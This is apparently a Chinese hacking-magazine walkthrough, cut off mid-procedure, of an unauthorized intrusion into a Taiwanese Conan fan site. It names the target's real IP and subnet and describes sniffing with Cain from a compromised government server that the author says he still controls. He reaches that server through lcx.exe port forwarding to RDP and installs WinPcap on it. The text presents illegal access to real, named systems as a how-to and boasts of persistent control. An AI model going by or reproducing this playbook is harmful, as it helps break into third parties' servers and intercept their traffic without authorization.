这次要入侵的是一个名字叫做“名侦探柯南的世界”的台湾网站，对于柯南这个名字，大家都有点熟悉吧，喜欢看漫画的朋友更应该都看过。台湾网站一般使用的都是繁体中文，该网站主页如图1所示。

使用啊D检测没有发现注入点，对于上传什么的我也简单的试了下，也毫无进展。常用的方法在这个时候变得那么的无奈，难道就没有办法入侵了吗？当然不是了，这时候我们就可以利用嗅探这个方法了！




图 1




图 2




图 3




图 4




图 5




图 6

三、思路

要进行嗅探攻击，就必须得到与目标网站处于同一网段下的其它服务器的系统权限。目标网站IP为202.133.244.82，所以我们必须要得到IP在202.133.244.1至202.133.244.255这个网段内的其它服务器的系统权限，然后远程登录对方的3389，通过cain进行嗅到探攻击。cain是一个强大的嗅探软件，但是必须要在图形界面下使用它才行。既然只是要得到同网段下的服务器权限，我们的活动范围就扩大了，下手的地方也就多了，相对来说也容易多了。

四、实战

可能有些读者还记得我在去年第5期杂志上写过一篇关于入侵台湾某政府网站的文章吧，那个服务器我现在还有它的权限呢。不过和当时的情况不同了，虽然跑了几次但是又被我抓了回来。正好这台服务器就和目标网站柯南的世界处在同一网段下！已控制的服务器IP为202.133.244.181。首先登录我们的肉鸡202.133.244.181，因为这台肉鸡不允许直接连接登录，所以我们要使用lcx.exe进行端口转发到本机，然后再进行登录，如图2。

接着把我们的cain4.9使用FTP上传到肉鸡服务器上，如图3。

cain在使用前必须要安装WinPcap驱动，对于Win2003系统无需重启驱动就可以生效，但是Win2000系统则必须重启才能生效。WinPcap4.0的安装非常简单，基本上都是一路下一步就可以了，如图4。

安装好驱动后，就可以打开cain4.9 进行嗅探攻击了。cain打开后的界面如图5所示。具体的操作步骤要注意一下：先点击“Sniffer”选项，如图6。然后点击那个类似网卡的那个小按键，如图7。

